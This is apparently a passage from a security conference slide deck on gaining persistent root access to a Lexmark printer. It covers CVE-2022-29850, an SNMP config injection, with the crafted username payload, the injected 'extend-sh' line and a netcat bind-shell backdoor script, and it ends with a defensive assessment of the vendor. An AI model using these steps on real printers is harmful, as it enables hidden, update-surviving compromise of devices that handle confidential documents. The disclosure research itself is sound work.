(16:27:28) [*] ssh root@192.168.1.114 -i 192.168.1.114.key
(16:27:29) [*] Spawning SSH shell
Line-buffered terminal emulation. Press F6 or ^Z to send EOF.

id
ABRT has detected 1 problem(s). For more info run: abrt-cli list
root@ET788C773CEFCF:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ET788C773CEFCF:~# █
```



Persistence

Persistence


- We didn't need this for Pwn2Own
- However, persistence on a printer is a real world threat
 - No AV/EDR for printers
 - No IR visibility?
 - No automatic update
 - Access to lots of confidential business documents
- Who knows if their printer is compromised?
- More serious if it persists across firmware updates too



Persistence

- **Secure Boot**
- Filesystem Security
- SNMP Config Injection (CVE-2022-29850)

Flash Analysis



Getting a Shell?


- Modifying u-boot?
 - Patch `bootdelay_process()` to enable a shell

```
s = env_get("bootdelay");
if ( s )
    bootdelay_default = simple_strtol(s, 0, 10);
else
    // #define CONFIG_BOOTDELAY    5    /* autoboot after 5 seconds */
    // but here default is -2
    bootdelay_default = -2;
bootdelay = fdtdec_get_config_int((void *)gd->fdt_blob, "bootdelay", bootdelay_default);
```

- Requires UART RX connected (?)
- Modifying the UBIFS partition?
 - Patch the `get-network-online.sh` script to run `telnet`?
 - Possible if filesystem not security checked

Secure Boot?

- Initial reversing done
 - Not tested due to being able to correctly dump/unpack
 - No bootloader/kernel/filesystem encryption
 - We got persistence at filesystem level (see later)
 - Future research area to determine effectiveness of the chain





Persistence

- Secure Boot
- **Filesystem Security**
- SNMP Config Injection (CVE-2022-29850)

File System Persistence

PATH	WRITABLE	
PERSIST?		
/dev/mapper/verity_ubi0_3 on / type squashfs (ro,noatime)	No	No
/dev/mtdblock3 on /run/media/nvmirror type jffs2 (rw,nodev,noatime)	Yes	No
overlay on /etc type overlay (rw,nosuid,nodev,relatime,lowerdir=/etc,upperdir=/tmp/overlay/etc,workdir=/tmp/overlay/etcworkdir)	Partial	No
/dev/zram0 on /run type ext4 (rw,nosuid,nodev,noexec,noatime,...)	Yes	No
/dev/ubi0_24 on /var/fs type ubifs (rw,nosuid,nodev,noexec,...)	Yes	Yes

- Most of filesystem is read only (squashfs)
- NVRAM mirror => not persistent?
- Overlay => not writable or volatile
 - /etc/libreport/events.d/aaa.conf => not persistent
- /run flushed on reboot => /run/debug-level/debug not persistent
- Settings are stored in /var/fs/shared/settings => persistent

Settings

- Stored in: /var/fs/shared/block_*.data or /var/fs/shared/netapps/block_*.data
- Lexmark tools: read_block_value or netapps_read_block_value

Requesting the serial number:

```
root@XXXXXXXXXXXXXXXX:~# read_block_value -d 1 /var/fs/shared/settings
NPA_NVSERIALNUM
Looking for block information for NPA_NVSERIALNUM.
0x015a results:
    group 54.
    id 50.
asprintf stat 37.
block_file_name /var/fs/shared/settings/block_54.data, fp 0x4a1e8.
items 1.
block_size 2380.
items 1.
version 1.
final len 13, valueYYYYYYYYYYYYYYY
```

Settings Parser/Modifier in Python

```
# ./read_block_value.py --block-directory settings/ --variable-id
NPA_NVSERIALNUM
(09:28:06) [*] Looking for block information for 0x15a (NPA_NVSERIALNUM).
(09:28:06) DBG: block_file_name settings/block_54.data.
(09:28:06) DBG: block_size 2380.
(09:28:06) DBG: items 1.
(09:28:06) DBG: version 1.
(09:28:06) [*] offset 0x62a / cur 50 / size 13 (0xd).
(09:28:06) [*] name NPA_NVSERIALNUM.
00000000: 59 59 59 59 59 59 59 59 59 59 59 59 59          YYYYYYYYYYYYYY
```

Lots of them:

```
{'group': 85, 'id': 14, 'npa_id_int': 4361, 'npa_id_str':
'NPA_NVSERVICETAG'},
{'group': 54, 'id': 50, 'npa_id_int': 346, 'npa_id_str': 'NPA_NVSERIALNUM'},
...
{'group': 9, 'id': 5, 'npa_id_int': 6014, 'npa_id_str': 'NPA_FAMILY_ID'},
{'group': 9, 'id': 9, 'npa_id_int': 6037, 'npa_id_str':
'NPA_LDD_FAMILY_ID'},
```



Persistence

- Secure Boot
- Filesystem Security
- **SNMP Config Injection (CVE-2022-29850)**

SNMP Config Injection (CVE-2022-29850)

Scenario:

- Exploit RCE (e.g. previously described PjL file write) to get shell access on CXLBL.075.281
- Exploit CVE-2022-29850 to install persistent backdoor
 - Reboot - persistence mechanism still in place and shell access maintained
 - Update to CXLBL.076.301 - persistence mechanism still in place and shell access maintained

SNMP Setting Analysis

On the Web UI (logged in as admin)

- Go to "Settings > Network and Ports > SNMP" menu
- Go to "Set Read-only Credentials"
 - Enter edg_rw_cred_user in the "User Name" field

The screenshot shows the SNMP configuration page in a web UI. The page is titled "SNMP" and is part of a "Network and Ports" settings section. It is divided into two main sections: "SNMP Versions 1 and 2c" and "SNMP Version 3".

SNMP Versions 1 and 2c

- Enabled:
- Allow SNMP Set: Allow SNMP variables to be set
- Enable PPM MIB: This will enable the Printer Port Monitor Mib under the community name "public".
- SNMP Community:

SNMP Version 3

- Enabled:
- Context Name:
- [Set Read/Write Credentials](#)
- [Set Read-only Credentials](#)
- Authentication Hash:
- Minimum Authentication Level:
- Privacy Algorithm:
- [Set SNMP Traps](#)

At the bottom of the form are two buttons: "Save" (green) and "Reset" (grey).

SNMP Setting Analysis

```
root@XXXXXXXXXXXXXXXX:~# hexdump -C /var/fs/shared/settings/netapps/block_5.data
...
00000880  00 00 00 00 00 00 00 00  09 00 01 01 00 0a 00 00  |.....|
00000890  00 0b 00 00 00 0c 00 10  65 64 67 5f 72 77 5f 63  |.....edg rw c
000008a0  72 65 64 5f 75 73 65 72  00 0d 00 08 70 61 73 73  |red user...pass
000008b0  77 6f 72 64 00 0e 00 04  00 00 00 01 00 0f 00 04  |word.....|
000008c0  00 00 00 01 00 10 00 04  00 00 00 02 00 11 00 50  |.....P|
000008d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
```

Identifier

Size

Value

Controlled data in SNMP config

```
root@XXXXXXXXXXXXXXXXX:~# cat /var/dev/netapps/snmpd.conf
...
access public "" any noauth prefix all_remote nosettingsmib none
rouser edg_rw_cred_user priv -V all_remote "*"
access remote_mgmt "" usm priv exact all_remote all_remote all_remote
...
```

- You can guess what is coming
 - Can we inject a `\n` in the rouser to add an extra line?
 - Can we extend the SNMP MIB?

Attempt 1 - FAILED

- Manually patch /var/fs/shared/settings/netapps/block_5.data

```
# python settings_parser.py --block-directory settings/netapps/ --group 5 --id 10 \  
    --new-value edg_rw_cred_user_new_value  
  
...  
(14:52:09) [*] old size 16 (0x10).  
(14:52:09) [*] old value:  
00000000: 65 64 67 5F 72 77 5F 63 72 65 64 5F 75 73 65 72  edg_rw_cred_user  
(14:52:09) [*] new size 86 (0x56).  
(14:52:09) [*] new value:  
00000000: 50 0A 0D 65 78 74 65 6E 64 2D 73 68 20 2E 31 2E  P..extend-sh .1.  
00000010: 33 2E 36 2E 31 2E 32 2E 31 2E 31 2E 35 2E 30 20  3.6.1.2.1.1.5.0  
00000020: 73 68 65 6C 6C 33 20 2F 62 69 6E 2F 74 6F 75 63  shell3 /bin/touc  
00000030: 68 20 2F 74 6D 70 2F 65 64 67 31 3B 20 2F 62 69  h /tmp/edg1; /bi  
00000040: 6E 2F 65 63 68 6F 20 22 79 6F 79 6F 22 3B 20 65  n/echo "yoyo"; e  
00000050: 78 69 74 20 30 23                                xit 0#  
(14:52:09) [*] Writing changes in settings/netapps/out/block_5.data
```

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...  
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00000040: 6E 2F 65 63 68 6F 20 22 79 6F 79 6F 22 3B 20 65  n/echo "yoyo"; e  
00000050: 78 69 74 20 30 23                                xit 0#  
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```

- Reboot the printer and crash loop :-(

```
abrt-hook-ccpp[1614]: Process 1151 (hydra) of user 0 killed by SIGABRT - dumping core
```

Attempt 2

- On the Web UI (logged in as admin), go to the "Settings > Network and Ports > SNMP" menu
- Go to "Set Read-only Credentials" and enter in the "User Name" field
 - `b extend-sh .1.2 c . /var/fs/a #`
 - Store preliminary controlled data in the printer's setting
 - Allow for minimal amount of changes
- Manually patch `/var/fs/shared/settings/netapps/block_5.data`
 - Switch the space (0x20) to a newline (0x0a) between `b` and `extend-sh`

Injection

Restarting snmpUTIL shows the injection:

```
access public "" any noauth prefix all_remote nosettingsmib none
rouser b
extend-sh .1.2 c . /var/fs/a # priv -V all_remote "*"
access remote_mgmt "" usm priv exact all_remote all_remote all_remote
```

Side effects

- extend-sh command executed at boot time => extends the SNMP MIB dynamically
- Manually query snmpwalk => /var/fs/a script executed on-demand

Beforehand, use SSH shell to create /var/fs/a:

```
#!/bin/ash
/bin/touch /tmp/helloworld
id > /tmp/id.txt
nc -l -p 1337 -e /bin/ash &
echo "aaa"
```

Persistence Demo

The image shows a browser window displaying the Lexmark MC3224dwe Embedded Web Server interface. The status is 'Ready', but there is a message: 'E-mail SMTP server not set up. Contact system administrator. [72.01]'. The interface includes sections for Alerts, Warnings, Supplies, and Printer details.

Overlaid on the right is a terminal window showing a persistence script being executed. The script uses a series of 'iso' commands to set up a backdoor shell on various IP addresses. The final command is 'root@ET788C773C1F00:~# id', which returns 'uid=0(root) gid=0(root) groups=0(root)', indicating root access.

```
cedric@cedric-ubuntu20: ~/persistence
cedric@cedric-ubuntu20: ~/persistence101x32
cedric@cedric-ubuntu20:~/persistence$ ./open_backdoor.sh
iso.2.1.0 = INTEGER: 1
iso.2.2.1.2.1.99 = STRING: "."
iso.2.2.1.3.1.99 = STRING: "/var/fs/a # priv -V all_remote \"*\|\"
iso.2.2.1.4.1.99 = ""
iso.2.2.1.5.1.99 = INTEGER: 5
iso.2.2.1.6.1.99 = INTEGER: 2
iso.2.2.1.7.1.99 = INTEGER: 1
iso.2.2.1.20.1.99 = INTEGER: 4
iso.2.2.1.21.1.99 = INTEGER: 1
iso.2.3.1.1.1.99 = STRING: "aaa"
iso.2.3.1.2.1.99 = STRING: "aaa"
iso.2.3.1.3.1.99 = INTEGER: 1
iso.2.3.1.4.1.99 = INTEGER: 0
iso.2.4.1.2.1.99.1 = STRING: "aaa"
root@ET788C773C1F00:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ET788C773C1F00:~#
```




Conclusion

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Persistence

- Persists among reboot/update but not configuration reset

Done well

- Relatively modern OS platform base (Yocto)
- Responsive vendor / handle security issues well
- Rust for central component (ROB)

Could be improved

- Security through obscurity a bit
 - Platform visibility => issues can be found
- Network-facing services are still C / random shell scripts
- Enable auto updates
- Ensure mitigations are complete across all binaries
 - Stack canaries, PIE
- Lack major hardware protections: no encryption

HEXACON

nccgroup



Thank you! Questions?